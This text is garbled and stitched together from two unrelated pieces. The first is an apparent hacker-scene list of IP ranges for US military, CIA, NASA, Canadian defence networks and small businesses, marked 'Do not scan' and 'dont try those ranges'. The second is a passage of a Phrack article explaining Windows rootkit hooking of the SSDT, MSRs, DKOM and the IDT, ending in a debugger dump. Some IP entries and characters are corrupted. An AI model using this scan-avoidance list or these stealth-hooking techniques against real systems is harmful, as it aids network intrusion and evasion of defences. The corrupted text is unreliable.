158.235.0.0 Marine Corps Central Design and Programming Activity
158.243.0.0 Marine Corps Central Design and Programming Activity
158.244.0.0 Marine Corps Central Design and Programming Activity
158.245.0.0 Marine Corps Central Design and Programming Activity
158.246.0.0 Marine Corps Central Design and Programming Activity
RANGE 159
159.120.0.0 Naval Air Systems Command (Air 4114)
RANGE 160
160.132.0.0 US Army Recruiting Command
160.135.0.0 36th Signal BN
160.138.0.0 USAISC
160.139.0.0 USAISC
160.140.0.0 HQ, United States Army
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160.143.0.0 USAISC
160.145.0.0 1101st Signal Brigade
160.146.0.0 USAISC SATCOMSTA-CAMP ROBERTS
160.150.0.0 Commander, Moncrief Army Hospital
RANGE 161
161.124.0.0 NAVAL WEAPONS STATION
RANGE 162
162.32.0.0 Naval Aviation Depot Pensacola
162.45.0.0 Central Intelligence Agency
162.46.0.0 Central Intelligence Agency
RANGE 163
163.205.0.0 NASA Kennedy Space Center
163.206.0.0 NASA Kennedy Space Center
RANGE 164
164.45.0.0 Naval Ordnance Center, Pacific Division
164.49.0.0 United States Army Space and Strategic Defense
164.158.0.0 Naval Surface Warfare Center
164.217.0.0 Institute for Defense Analyses
164.218.0.0 Bureau of Naval Personnel
164.219.0.0 HQ USAFE WARRIOR PREPARATION CENTER
164.220.0.0 - 164.220.255.255 NIMIP/TIP/NEWNET
164.221.0.0 - 164.221.255.255 Information Technology
164.223.0.0 Naval Undersea Warfare Center
164.224.0.0 Secretary of the Navy
164.225.0.0 U.S. Army Intelligence and Security Command
164.226.0.0 Naval Exchange Service Command
164.227.0.0 Naval Surface Warfare Center, Crane Division
164.228.0.0 USCINCPAC J21T
164.229.0.0 NCTS-NOLA
164.230.0.0 Naval Aviation Depot
164.231.0.0 Military Sealift Command
164.232.0.0 - 164.232.255.255 United States Southern Command
RANGE 167
167.44.0.0 Government Telecommunications Agency
RANGE 168
168.68.0.0 USDA Office of Operations
168.85.0.0 Fort Sanders Alliance
168.102.0.0 Indiana Purdue Fort Wayne
RANGE 169
169.252.0.0 - 169.253.0.0 U.S. Department of State
RANGE 194
RANGE 195
195.10.* Various - Do not scan
RANGE 199
199.121.4.0 - 199.121.253.0 Naval Air Systems Command, VA
203.59.0.0 - 203.59.255.255 Perth Australia iiNET
RANGE 204
204.34.0.0 - 204.34.15.0 IPC JAPAN
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204.34.0.0 - 204.37.255.0 DOD Network Information Center
204.34.16.0 - 204.34.27.0 Bureau of Medicine and Surgery
204.34.32.0 - 204.34.63.0 USACOM
204.34.64.0 - 204.34.115.0 DEFENSE FINANCE AND ACCOUNTING SERVICE
204.34.128.0 DISA-Eucom / BBN-STD, Inc.
204.34.129.0 Defense Technical Information Center
204.34.130.0 GSI
204.34.131.0 NSA NAPLES ITALY
204.34.132.0 NAVSTA ROTA SPAIN
204.34.133.0 NAS SIGONELLA ITALY
204.34.134.0 Naval Air Warfare Center Aircraft Division
204.34.135.0 GSI
204.34.136.0 Naval Undersea Warfare Center USRD - Orlando
204.34.137.0 Joint Spectrum Center
204.34.138.0 GSI
204.34.139.0 HQ, JFMO Korea, Headquarters
204.34.140.0 DISA D75
204.34.141.0 U. S. Naval Air Facility, Atsugi Japan
204.34.142.0 Naval Enlisted Personnel Management Center
204.34.143.0 Afloat Training Group Pacific
204.34.144.0 HQ Special Operations Command - Europe
204.34.145.0 Commander Naval Base Pearl Harbor
204.34.147.0 NAVSEA Information Management Improvement Program
204.34.148.0 Q112
204.34.149.0 Ctr. for Info. Sys.Security, CounterMeasures
204.34.150.0 Resource Consultants, Inc.
204.34.151.0 Personnel Support Activity, San Diego
204.34.152.0 NAVAL AIR FACILITY, ADAK
204.34.153.0 NAVSEA Logistics Command Detachment
204.34.154.0 PEARL HARBOR NAVAL SHIPYARD
204.34.155.0 PEARL HARBOR NAVAL SHIPYARD
204.34.156.0 Defense Photography School
204.34.157.0 - 204.34.160.0 Defense Information School
204.34.161.0 Naval Air Systems Command
204.34.162.0 Puget Sound Naval Shipyard
204.34.163.0 Joint Precision Strike Demonstration
204.34.164.0 Naval Pacific Meteorology and Ocean
204.34.165.0 Joint Precision Strike Demonstration
204.34.167.0 USAF
204.34.168.0 Commander
204.34.169.0 Naval Air Warfare Center
204.34.170.0 Naval Air Systems Command
204.34.171.0 NAVSTA SUPPLY DEPARTMENT
204.34.173.0 SUBMEPP Activity
204.34.174.0 COMMANDER TASK FORCE 74 YOKOSUKA JAPAN
204.34.176.0 DISA-PAC, IPC-GUAM
204.34.177.0 Satellite Production Test Center
204.34.181.0 940 Air Refueling Wing
204.34.182.0 Defense Megacenter Warner Robins
204.34.183.0 GCCS Support Facility
204.34.184.0 Nav Air Tech Serv Facility-Detachment
204.34.185.0 NAVAL SUPPORT FACILITY, DIEGO GARCIA
204.34.186.0 Defense Logistics Agency - Europe
204.34.187.0 NAVMASSO
204.34.188.0 Commander-In-Chief, US Pacific Fleet
204.34.189.0 Defense MegaCenter - St Louis
204.34.190.0 NAVMASSO
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204.34.192.0 HQ SOCEUR

204.34.193.0 Second Marine Expeditionary Force 204.34.194.0 Second Marine Expeditionary Force 204.34.195.0 Second Marine Expeditionary Force

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204.34.196.0 NAVCOMTELSTAWASHDC
204.34.197.0 INFORMATION SYSTEMS TECHNOLOGY CENTER
204.34.198.0 Naval Observatory Detachment, Colorado
204.34.199.0 NAVILCODETMECH
204.34.200.0 Navy Environmental Preventive Medicine
204.34.201.0 Port Hueneme Division, Naval Surf
204.34.202.0 Naval Facilities Engineering Housing
204.34.203.0 NAVSEA Logistics Command Detachment
204.34.204.0 Naval Air Warfare Center
204.34.205.0 Portsmouth Naval Shipyard
204.34.206.0 INFORMATION SYSTEMS TECHNOLOGY CENTER
204.34.208.0 - 204.34.210.0 Military Sealift Command Pacific
204.34.211.0 USAF Academy
204.34.212.0 3rd Combat Service Support
204.34.213.0 1st Radio Battalion
204.34.214.0 OASD (Health Affairs)
204.34.215.0 Second Marine Expeditionary Force
204.34.216.0 1st Marine Air Wing
204.34.217.0 SA-ALC/LTE
204.34.218.0 3rd Marine
204.34.219.0 Communications and Electronics
204.34.220.0 G-6 Operations
204.34.221.0 G-6 Operations
204.34.222.0 G-6 Operations
204.34.223.0 G-6 Operations
204.34.224.0 G-6 Operations
204.34.225.0 Joint Interoperability Test Command
204.34.226.0 NAVMASSO
204.34.227.0 NAVMASSO
204.34.228.0 - 204.34.228.255 Field Command Defense Nuclear Agency
204.34.229.0 Naval Space Command
204.34.230.0 Naval Pacific Meteorology and Oceanography
204.34.232.0 Military Family Housing
204.34.233.0 - 204.34.233.255 Navy Material Transportation Office
204.34.234.0 NAVMASSO
204.34.235.0 Defense Finance and Accounting Service
204.34.237.0 European Stars and Stripes
204.34.238.0 Pacific Stars and Stripes
204.34.239.0 PUGET SOUND NAVAL SHIPYARD
204.34.240.0 Nval Station, Guantanamo Bay
204.34.242.0 COMNAVSURFPAC
204.34.243.0 NAVMASSO
204.34.244.0 Amphibious Force, Seventh Fleet, U. S. Navy
204.34.245.0 USAF SpaceCommand
204.34.246.0 USAF
204.34.247.0 U.S. Army Special Operations Command
204.34.248.0 FLEET COMBAT TRAINING CENTER ATLA
204.34.249.0 Naval Aviation Depot North Island
204.34.250.0 NAVMASSO
204.34.251.0 NAVSEA Log Command Detachment Pacific
204.34.252.0 Command Special Boat Squadron One
204.34.253.0 AFPCA/GNNN
204.34.254.0 Navy Environmental Preventive Medicine
RANGE 205
205.0.0.0 - 205.117.255.0 Department of the Navy, Space and Naval
Warfare System Command, Washington DC - SPAWAR
205.96.* - 205.103.*
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RANGE 207

207.30.* Sprint/United Telephone of Florida

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All the below are FBI controlled Linux servers & IPs/IP-Ranges
207.60.0.0 - 207.60.255.0 The Internet Access Company
207.60.2.128 - 207.60.2.255 Abacus Technology
207.60.3.0 - 207.60.3.127 Mass Electric Construction Co.
207.60.3.128 - 207.60.3.255 Peabody Proberties Inc
207.60.4.0 - 207.60.4.127 Northern Electronics
207.60.4.128 - 207.60.4.255 Posternak, Blankstein & Lund
207.60.5.64 - 207.60.5.127 Woodard & Curran
207.60.5.192 - 207.60.5.255 On Line Services
207.60.6.0 - 207.60.6.63 The 400 Group
207.60.6.64 - 207.60.6.127 RD Hunter and Company
207.60.6.128 - 207.60.6.191 Louis Berger and Associates
207.60.6.192 - 207.60.6.255 Ross-Simons
207.60.7.0 - 207.60.7.63 Eastern Cambridge Savings Bank
207.60.7.64 - 207.60.7.127 Greater Lawrence Community Action Committee
207.60.7.128 - 207.60.7.191 Data Electronic Devices, Inc
207.60.8.0 - 207.60.8.255 Sippican
207.60.9.0 - 207.60.9.31 Alps Sportswear Mfg Co
207.60.9.32 - 207.60.9.63 Escher Group Ltd
207.60.9.64 - 207.60.9.95 West Suburban Elder
207.60.9.96 - 207.60.9.127 Central Bank
207.60.9.128 - 207.60.9.159 Danick Systems
207.60.9.160 - 207.60.9.191 Alps Sportswear Mfg CO
207.60.9.192 - 207.60.9.223 BSCC
207.60.13.16 - 207.60.13.23 Patrons Insurance Group
207.60.13.40 - 207.60.13.47 Athera Technologies
207.60.13.48 - 207.60.13.55 Service Edge Partners Inc
207.60.13.56 - 207.60.13.63 Massachusetts Credit Union League
207.60.13.64 - 207.60.13.71 SierraCom
207.60.13.72 - 207.60.13.79 AI/ FOCS
207.60.13.80 - 207.60.13.87 Extreme soft
207.60.13.96 - 207.60.13.103 Eaton Seo Corp
207.60.13.112 - 207.60.13.119 C. White
207.60.13.120 - 207.60.13.127 Athera
207.60.13.128 - 207.60.13.135 Entropic Systems, INC
207.60.13.136 - 207.60.13.143 Wood Product Manufactureds Associates
207.60.13.160 - 207.60.13.167 Jamestown Distribution
207.60.13.168 - 207.60.13.175 C&M Computers
207.60.13.176 - 207.60.13.183 ABC Used Auto Parts
207.60.13.184 - 207.60.13.191 Tomas Weldon
207.60.13.192 - 207.60.13.199 Tage Inns
207.60.13.200 - 207.60.13.207 Control Module Inc
207.60.13.208 - 207.60.13.215 Hyper Crawler Information Systems
207.60.13.216 - 207.60.13.223 Eastern Bearings
207.60.13.224 - 207.60.13.231 North Shore Data Services
207.60.13.232 - 207.60.13.239 Mas New Hampshire
207.60.14.0 - 207.60.14.255 J. A. Webster
207.60.15.0 - 207.60.15.127 Trilogic
207.60.16.0 - 207.60.16.255 Area 54
207.60.18.0 - 207.60.18.63 Vested Development Inc
207.60.18.64 - 207.60.18.127 Conventures
207.60.21.0 - 207.60.21.255 Don Law Company
207.60.22.0 - 207.60.22.255 Advanced Microsensors
207.60.28.0 - 207.60.28.63 Applied Business Center
207.60.28.64 - 207.60.28.127 Color and Design Exchange
207.60.36.8 - 207.60.36.15 Shaun McCusker
207.60.36.16 - 207.60.36.23 Town of Framingham
207.60.36.24 - 207.60.36.31 AB Software
207.60.36.32 - 207.60.36.39 Seabass Dreams Too Much, Inc
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207.60.36.40 - 207.60.36.47 Next Ticketing
207.60.36.48 - 207.60.36.55 Dulsi
207.60.36.56 - 207.60.36.63 The Internet Access Company
207.60.36.64 - 207.60.36.71 Maguire Group
207.60.36.72 - 207.60.36.79 Cogenex
207.60.36.88 - 207.60.36.95 AKNDC
207.60.36.96 - 207.60.36.103 McGovern election committee
207.60.36.104 - 207.60.36.111 Digital Equipment Corp
207.60.36.112 - 207.60.36.119 PTR - Precision Technologies
207.60.36.120 - 207.60.36.127 Extech
207.60.36.128 - 207.60.36.135 Manfreddi Architects
207.60.36.144 - 207.60.36.151 Parent Naffah
207.60.36.152 - 207.60.36.159 Darling Dolls Inc
207.60.36.160 - 207.60.36.167 Wright Communications
207.60.36.168 - 207.60.36.175 Principle Software
207.60.36.176 - 207.60.36.183 Chris Pet Store
207.60.36.184 - 207.60.36.191 Fifteen Lilies
207.60.36.192 - 207.60.36.199 All-Com Technologies
207.60.37.0 - 207.60.37.31 Cardio Thoracic Surgical Associates, P. A.
207.60.37.32 - 207.60.37.63 Preferred Fixtures Inc
207.60.37.64 - 207.60.37.95 Apple and Eve Distributors
207.60.37.96 - 207.60.37.127 Nelson Copy Supply
207.60.37.128 - 207.60.37.159 Boston Optical Fiber
207.60.37.192 - 207.60.37.223 Fantasia&Company
207.60.41.0 - 207.60.41.255 Infoactive
207.60.48.0 - 207.60.48.255 Curry College
207.60.62.32 - 207.60.62.63 Alternate Power Source
207.60.62.64 - 207.60.62.95 Keystone Howley-White
207.60.62.128 - 207.60.62.159 Bridgehead Associates LTD
207.60.62.160 - 207.60.62.191 County Supply
207.60.62.192 - 207.60.62.223 NH Board of Nursing
207.60.64.0 - 207.60.64.63 Diversified Wireless Technologies
207.60.64.64 - 207.60.64.127 Phytera
207.60.66.0 - 207.60.66.15 The Network Connection
207.60.66.16 - 207.60.66.31 Young Refrigeration
207.60.66.32 - 207.60.66.47 Vision Appraisal Technology
207.60.66.48 - 207.60.66.63 EffNet Inc
207.60.66.64 - 207.60.66.79 Entropic Systems Inc
207.60.66.80 - 207.60.66.95 Finley Properties
207.60.66.96 - 207.60.66.111 Nancy Plowman Associates
207.60.66.112 - 207.60.66.127 Northeast Financial Strategies
207.60.66.128 - 207.60.66.143 Textnology Corp
207.60.66.144 - 207.60.66.159 Groton Neochem LLC
207.60.66.160 - 207.60.66.175 Tab Computers
207.60.66.176 - 207.60.66.191 Patrons Insurance
207.60.66.192 - 207.60.66.207 Chair City Web
207.60.66.208 - 207.60.66.223 Radex, Inc.
207.60.66.224 - 207.60.66.239 Robert Austein
207.60.66.240 - 207.60.66.255 Hologic Inc.
207.60.71.64 - 207.60.71.127 K-Tech International Inc.
207.60.71.128 - 207.60.71.191 Pan Communications
207.60.71.192 - 207.60.71.255 New England College of Finance
207.60.75.128 - 207.60.75.255 Absolve Technology
207.60.78.0 - 207.60.78.127 Extech
207.60.78.128 - 207.60.78.255 The Insight Group
207.60.83.0 - 207.60.83.255 JLM Technologies
207.60.84.0 - 207.60.84.255 Strategic Solutions
207.60.94.0 - 207.60.94.15 McWorks
207.60.94.32 - 207.60.94.47 Rooney RealEstate
207.60.94.48 - 207.60.94.63 Joseph Limo Service
207.60.94.64 - 207.60.94.79 The Portico Group
```

```
207.60.94.80 - 207.60.94.95 Event Travel Management Inc
207.60.94.96 - 207.60.94.111 Intellitech International
207.60.94.128 - 207.60.94.143 Orion Partners
207.60.94.144 - 207.60.94.159 Rainbow Software Solution
207.60.94.160 - 207.60.94.175 Grason Stadler Inc
207.60.94.192 - 207.60.94.207 Donnegan System
207.60.95.1 - 207.60.95.255 The Iprax Corp
207.60.102.0 - 207.60.102.63 Coporate IT
207.60.102.64 - 207.60.102.127 Putnam Technologies
207.60.102.128 - 207.60.102.191 Sycamore Networks
207.60.102.192 - 207.60.102.255 Bostek
2?7.6?.10?.128 - 207.60.103.255 Louis Berger and Associates
207.60.104.128 - 207.60.104.191 Hanson Data Systems
207.60.106.128 - 207.60.106.255 Giganet Inc.
207.60.107.0 - 207.60.107.255 Roll Systems
207.60.108.8 - 207.60.108.15 InternetQA
207.60.111.0 - 207.60.111.31 Reading Cooperative Bank
207.60.111.32 - 207.60.111.63 Edco collaborative
207.60.111.64 - 207.60.111.95 DTC Communications Inc
207.60.111.96 - 207.60.111.127 Mike Line
207.60.111.128 - 207.60.111.159 The Steppingstone Foundation
207.60.111.160 - 207.60.111.191 Caton Connector
207.60.111.192 - 207.60.111.223 Refron
207.60.111.224 - 207.60.111.255 Dolabany Comm Group
207.60.112.0 - 207.60.112.255 The CCS Companies
207.60.116.0 - 207.60.116.255 Continental PET Technologies
207.60.122.16 - 207.60.122.23 Corey & Company Designers Inc
207.60.122.24 - 207.60.122.31 SAIC
207.60.122.32 - 207.60.122.39 Netserve Entertainment Group
207.60.122.40 - 207.60.122.47 Avici Systems Inc
207.60.122.48 - 207.60.122.55 Webrdwne
207.60.122.56 - 207.60.122.63 Reality and Wonder
207.60.122.64 - 207.60.122.71 Nishan Desilva
207.60.122.72 - 207.60.122.79 NemaSoft Inc
207.60.122.80 - 207.60.122.87 Patrick Murphy
207.60.122.88 - 207.60.122.95 Corey and Company
207.60.122.96 - 207.60.122.103 Ames Textile Corp
207.60.122.104 - 207.60.122.111 Publicom
207.60.127.0 - Northstar Technologies
207.60.128.0 - 207.60.128.255 Northstar Technologies
207.60.129.0 - 207.60.129.255 Sanga Corp
207.60.129.64 - 207.60.129.127 Fired Up Network
207.60.129.128 - 207.60.129.191 Integrated Data Solutions
207.60.129.192 - 207.60.129.255 Metanext
207.61.* WorldLinx Telecommunications, Inc., Canada
207.120.* BBN Planet, MA
RANGE 208
208.240.xxx.xxx
RANGE 209
209.35.* Interland, Inc., GA
RANGE 212
212.56.107.22
212.143 *** israelis isp's!! dont try those ranges!!
212.149.*** israelis isp's!! dont try those ranges!!
212.159.0.2
212.159.1.1
212.159.1.4
212.159.1.5
```

```
212.159.0.2
212.159.1.1
212.159.1.4
212.159.1.5
212.159.33.56
212.159.40.211
212.159.41.173
212.179.*** israelis isp's!! dont try those ranges!!
212.208.0.12.*** israelis isp's!! dont try those ranges!!
RANGE 213
213.8.***.*** israelis isp's!! dont try those ranges!!
RANGE 216
216.25.* 216.94.***.*** 216.247.* 216.248.*.* 217
217.6.* Do not scan
______
And from our Canadian friends...
192.139.201.0 - 192.139.201.24 : Government of Canada
192.139.202.0 - 192.139.202.24 : Government of Canada
192.139.203.0 - 192.139.203.24 : Government of Canada
192.139.204.0 - 192.139.204.24 : Government of Canada
192.197.83.0 - 192.197.83.24 : Government of Canada
198.103.0.0 - 198.103.0.16 : Government of Canada
128.43.0.0 - 128.43.0.16 : Canadian Department of National Defense (DND)
131.132.0.0 - 131.132.0.16 : Canadian Department of National Defense (DND)
131.133.0.0 - 131.133.0.16 : Canadian Department of National Defense (DND)
131.134.0.0 - 131.134.0.16 : Canadian Department of National Defense (DND)
131.135.0.0 - 131.135.0.16 : Canadian Department of National Defense (DND)
131.136.0.0 - 131.136.0.16 : Canadian Department of National Defense (DND)
131.137.0.0 - 131.137.0.16 : Canadian Department of National Defense (DND)
131.138.0.0 - 131.138.0.16 : Canadian Department of National Defense (DND)
131.139.0.0 - 131.139.0.16 : Canadian Department of National Defense (DND)
131.140.0.0 - 131.140.0.16 : Canadian Department of National Defense (DND)
131.141.0.0 - 131.141.0.16 : Canadian Department of National Defense (DND)
192.5.144.0 - 192.5.144.24 : Canadian Department of National Defense (DND)
192.12.98.0 - 192.12.98.24 : Canadian Department of National Defense (DND)
192.12.215.0 - 192.12.215.24 : Canadian Department of National Defense
(DND)
192.16.205.0 - 192.16.205.24 : Canadian Department of National Defense
192.16.206.0 - 192.16.206.24 : Canadian Department of National Defense
192.16.207.0 - 192.16.207.24 : Canadian Department of National Defense
192.16.208.0 - 192.16.208.24 : Canadian Department of National Defense
(DND)
192.16.242.0 - 192.16.242.24 : Canadian Department of National Defense
192.16.243.0 - 192.16.243.24 : Canadian Department of National Defense
(DND)
192.35.144.0 - 192.35.144.24 : Canadian Department of National Defense
192.42.68.0 - 192.42.68.24 : Canadian Department of National Defense (DND)
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==Phrack Inc.==Đ

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             Volume 0x0c, Issue 0x41, Phile #0x04 of 0x0fĐ
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---[ 1 - Introduction on anti-rookits technologies and bypassĐ
Nowadays rootkits and anti-rootkits are becoming more and more importantĐ
into the IT security landscape. Loved by some, hated by others, rootkits Đ
can be considered as the holy grail of backdoors : stealthy, little, Đ
close to hardware, ingenious, vicious... Their control over a computer Đ
locally or remotely make them the best choice for an attacker. Đ
Anti-rootkits try to detect and eradicate those malicious programs. Đ
Rk techniques and complexity are evolving fast and today developing a rk orĐ
anti-rk is a very hard mission. Đ
This paper deals about rootkits on Windows platform. More precisely about Đ
new kind of hijacking techniques that can be applied to the Windows kernel.Đ
Readers are assumed to be aware about rootkits techniques on Windows.Đ
----[ 1.1 - Rootkits and anti-rootkits technicsĐ
Ð
A rootkit hijacks an operating system's behavior. In order to achieve thisĐ
task, it can simply modify the operating system's binaries but that's not Đ
very stealthy. Most rk's use hooks on important functions and change theirsĐ
```

results. A basic hook redirects execution flow by changing function start Đ or a function pointer but there is no single way to hook a routine. The Đ most common example is the SSDT (System Service Descriptor Table), this Đ table contains the syscall list which is a set of functions pointers. If Đ you can modify a pointer in this table, you are able to control the Đ behavior of one function. That's an example of how rootkits proceed, Đ obviously there is a lot of critical areas that can be controlled by an Đ attacker.Đ

Anti-rootkits try to check those areas, but the task is very hard. Most of $\mathfrak D$ the time, anti-rk software makes a comparison between the memory image of $\mathfrak D$ the program and its binary on the disk or verify some function pointer $\mathfrak D$ tables to see if something has changed. $\mathfrak D$

That's how the war between rk-makers and anti-rk-junkies began, trying $\mathfrak D$ to find the best way, the best area, for hooking critical operating $\mathfrak D$ system features. On Windows those following areas are often used by $\mathfrak D$ rootkits $\mathfrak D$

- SSDT (kernel syscalls table) and shadow SSDT (win32k syscall table) are $\mbox{\it D}$ the simplest solution.

- MSR (Model Specific Registers) can be modified by a rootkit. On Windows Đ the MSR_SYSENTER_EIP is used by the assembly instructions 'sysenter' to Đ enter into ring0 mode. Hijacking this MSR allow an attacker to controlĐ the system. $\bar{\text{D}}$
- MajorFunctions are functions used by drivers for I/O processing with \eth others devices, hooking those functions can be useful for a rootkit. \eth \eth
- IDT (Interrupt Descriptor Table) is table used by the system for ${\tt D}$ handling exceptions and interruptions. ${\tt D}$

Another kind of techniques has appeared. By accessing to the kernel $\mathfrak D$ objects a rootkit can easily change information about processes, threads, $\mathfrak D$ loaded modules and other stuff. Those techniques are called DKOM (Direct $\mathfrak D$ Kernel Object Manipulation). For example, the Windows kernel maintains a $\mathfrak D$ double linked list called PsActiveProcessList (EPROCESS structures) $\mathfrak D$ containing information about running processes. Unlink one of them and $\mathfrak D$ your process will disappear from process lists like task manager, whereas $\mathfrak D$ the process is still running. $\mathfrak D$

To block those kernel objects modifications, anti-rk checks other $\mathfrak D$ sections. For processes, they used to read the PspCidTable which $\mathfrak D$ has a table of PID (Process IDentifier) and TID (Thread IDentifier). $\mathfrak D$ A comparison between this table and PsActiveProcessList shows hidden $\mathfrak D$ processes. Against those attacks anti-rk tools have to find others $\mathfrak D$ sections and tricks to detect altered objects. $\mathfrak D$

One of the first paper about Windows stealth was written by Holy Father, Đ "Invisibility on NT boxes" [1]. With this paper came one of the first Đ public implementations of a rootkit with a ringO driver, Hacker Đ Defender [2], coded by Holy Father and Ratter of the famous VXing mag 29A Đ [3]. This driver was able to elevate process rights using token Đ manipulation. The rest of the rootkit uses user-land hooks to perform filesĐ and registry hiding, process infection with dll injection. A good example Đ of a full ringO rootkit is NT Rootkit of Greg Hoglund [4], this driver usesĐ SSDT hooks to perform stealth operation. It registers a Filter Device Đ Object above the NTFS file system and above the keyboard device for Đ filtering IRP (I/O Request Packets). It also provides a NDIS protocol Đ driver to hide communication on the network. Even if this rk was written Đ

for NT 4.0 and Win2K it's a perfect example for beginners. $\bar{\text{D}}$

After came more advanced ring0 rk like FU [5], written by Fuzen_op and itsĐ improvement FUto published in the famous technical journal Uninformed [6].Đ Vista improvement on driver verification introduces new rootkits mostlyĐ based on hardware features. Like BootRoot [7] and Pixie [8] by Eeye Đ loaded before any protection. Finally Joanna Rutkowska with her Blue Đ Pill [9] used virtualization technology to create layer between the Đ operating system and the hardware.Đ

In the wild the rk are used most of the time for lame mail spamming or Đ botnets. They often use old techniques but some of them are interesting Đ like Rustock [10] series or StormWorm [11] and the MBR rootkit [12]. They Đ implement a lot of tricks as ADS (Alternate Data Stream), code obfuscation,Đ anti-debug, anti-VM or polymorphic code. The goal is not only subvertingĐ the kernel but also slow down their analysis and make them harder toĐ defeat. Đ

Even if the technology used by rootkits are more and more sophisticated, $\mathfrak D$ the underground community is still developing POCs to improve current $\mathfrak D$ techniques. Unreal [13] and AK992 [14] are both great examples. The first $\mathfrak D$ uses an ADS and a NTFS MajorFunctions hooking to hide itself, the second $\mathfrak D$ checks IRP completion when sended to disk's devices. You can find plenty $\mathfrak D$ examples of rootkit techniques on rootkit.com. $\mathfrak D$

Finally, this part would not be complete if we don't speak about anti-rk. Đ The most famous is Rk Unhooker by MP_ART & EP_XOFF and their team UG North.Đ Others anti-rk are DarkSpy [15] by CardMagic, IceSword [16] by pjf and Đ Gmer [17].Đ

----[1.2 - About kernel level protectionsĐ

When we talk about protection, we must notice where the protection takesĐ place into the system. A protection has an advantage on an attack only Đ if it operates from a higher level. Protections like PaX or Exec Shield Đ are efficient because they protecting userland from kernel. \bar{D}

Protections like PatchGuard and other HIPS also protect the system $\mathfrak D$ integrity but as far as an attacker can find a way to attack those $\mathfrak D$ protections at their own level they will be useless. A protection is $\mathfrak D$ reliable only if it can't be corrupted by an attacker. Assuming an $\mathfrak D$ attacker find a way to inject code into the protection and you can $\mathfrak D$ consider that your b0x is dead. $\mathfrak D$

That's why PatchGuard isn't so efficient [18]. But we know that disablingĐ or destroying a protection is very noisy. No, the best way is to fly under Đ the radar by working with special objects and events that cannot be $\bar{\text{D}}$ checked because of their volatility. $\bar{\text{D}}$

In June 2006, Greg Hoglund presented the concept of KOH (Kernel Object Đ Hooking) [19]. A new way of detouring code execution, you don't have to Đ modify static code section but rather you work on dynamic allocated Đ structures/codes like DPC (Deferred Procedure Calls). For protections, Đ it's hard to find and verify those areas due to their instabilities. Đ

Others cool objects are IRP. They are the object used by the Windows Θ kernel I/O manager to communicate with devices. Each I/O operation on Θ hardware generates an IRP, sycalls send IRP to a driver through his Θ device. In general a driver owns several devices; one of them is used to Θ communique with the userland by using IOCTL and others devices are Θ managing IRP by filtering them or performing a requested task. Θ

IRP are sent to a driver using its MajorFunctions table. This table $\mathfrak D$ includes the different functionalities provided by the driver. You can $\mathfrak D$ check the result returned by a MajorFunction by installing a completion $\mathfrak D$ routine on an IRP. They are very volatile objects; controlling and $\mathfrak D$ checking them is very hard. $\mathfrak D$

In fact, if you want to check everything you would need to completely Θ redesign operating system architecture. So keep in mind that protection Θ cannot be everywhere at every time and we will demonstrate it in the Θ following parts. Θ

----[1.3 - Concept key: use kernel code against itselfD

The idea behind this paper is exploiting kernel code. Exploitation is D possible because input defines code behavior. Submitting a crafted input D to a vulnerable software can leads into code execution. Dangerous input isD of course defined by your target. Kernel space contains more exploitation D scenarios because you can change its environment. A rootkit can not D change basic inputs as arguments. But it can change the environment around D a code. Heap exploitation techniques such as unlinking is a perfect D example. By changing a memory block structure, you are able to overwrite D 4 bytes. Some techniques can even change next allocated block address [20].D It does work because a program trusts those information. In kernel, you D have a total control on the environment. Also completely checking the D kernel is bad for performance and totally impossible.D

Changing code environment has been used successfully for the phide2 D rootkit [21] technique. This rootkit can hide threads without hooking D Windows scheduler which is impressive. As it relies on code behavior, it D needs strong reverse knowledge. It extends this concept into unknown D operating system behaviors. Generic protections are based on generic D assumptions. Such as checking only driver images for code hooks. These D days operating systems design is against those protections and requires D advanced software rootkit techniques. \Box

---[2 - Introducing stealth hooking on IDTĐ

Let's introduce our concept about stealth hooking with an example based on $\mathfrak D$ IDT. First we will see what is the IDT and its purpose. Then we will $\mathfrak D$ discuss about hardware interrupts and how Windows deals with them. $\mathfrak D$

IDT (Interrupt Descriptor Table) is a CPU specific linear table localized Θ in kernel-land. IDT can be read with ring3 privilege level but you must Θ have ring0 privilege if you want to write into it. IDT is composed of 256 Θ entries of KIDTENTRY structures and you can use the Kernel Debugger (KD) Θ included into the Debugging Tools for Windows [22] to see the definition of an IDT entry. Θ

kd> dt nt!_KIDTENTRYĐ

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+0x000 Offset : Uint2BĐ +0x002 Selector : Uint2BĐ +0x004 Access : Uint2BĐ +0x006 ExtendedOffset : Uint2BĐ

Here we don't want to (re)explain the architecture of the IDT so we adviseD you to read Kad's paper published in Phrack 59 about IDT and about how it D works [23].D

The first 32 entries of IDT are reserved by the CPU for exceptions. OthersĐ are use to handle hardware interrupts and special system events.Đ

```
Here is a dump of the first 64 entries of the Windows' IDT.Đ
kd> !idt -aĐ
Dumping IDT:Đ
00: 804df350 nt!KiTrap00Đ
01: 804df4cb nt!KiTrap01Đ
02: Task Selector = 0x0058D
03: 804df89d nt!KiTrap03Đ
04: 804dfa20 nt!KiTrap04Đ
05: 804dfb81 nt!KiTrap05Đ
06: 804dfd02 nt!KiTrap06Đ
07: 804e036a nt!KiTrap07Đ
08: Task Selector = 0x0050D
09: 804e078f nt!KiTrap09Đ
0a: 804e08ac nt!KiTrap0AĐ
0b: 804e09e9 nt!KiTrap0BĐ
Oc: 804e0c42 nt!KiTrap0CĐ
0d: 804e0f38 nt!KiTrap0DĐ
0e: 804e164f nt!KiTrap0EĐ
Of: 804e197c nt!KiTrap0FĐ
10: 804e1a99 nt!KiTrap10Đ
11: 804e1bce nt!KiTrap11Đ
12: 804e197c nt!KiTrap0FĐ
13: 804e1d34 nt!KiTrap13Đ
14: 804e197c nt!KiTrap0FĐ
15: 804e197c nt!KiTrap0FĐ
16: 804e197c nt!KiTrap0FĐ
17: 804e197c nt!KiTrap0FĐ
18: 804e197c nt!KiTrap0FĐ
19: 804e197c nt!KiTrap0FĐ
1a: 804e197c nt!KiTrap0FĐ
1b: 804e197c nt!KiTrap0FĐ
1c: 804e197c nt!KiTrap0FĐ
1d: 804e197c nt!KiTrap0FĐ
1e: 804e197c nt!KiTrap0FĐ
1f: 804e197c nt!KiTrap0FĐ
Ð
20: 00000000 Đ
21: 00000000 Đ
22: 00000000 Đ
23: 00000000 Đ
24: 00000000 Đ
25: 00000000 Đ
26: 00000000 Đ
27: 00000000 Đ
28: 00000000 Đ
29: 00000000 Đ
2a: 804deb92 nt!KiGetTickCountĐ
2b: 804dec95 nt!KiCallbackReturnĐ
2c: 804dee34 nt!KiSetLowWaitHighThreadĐ
2d: 804df77c nt!KiDebugServiceĐ
2e: 804de631 nt!KiSystemServiceĐ
2f: 804e197c nt!KiTrap0FĐ
30: 806f3d48 hal!HalpClockInterruptĐ
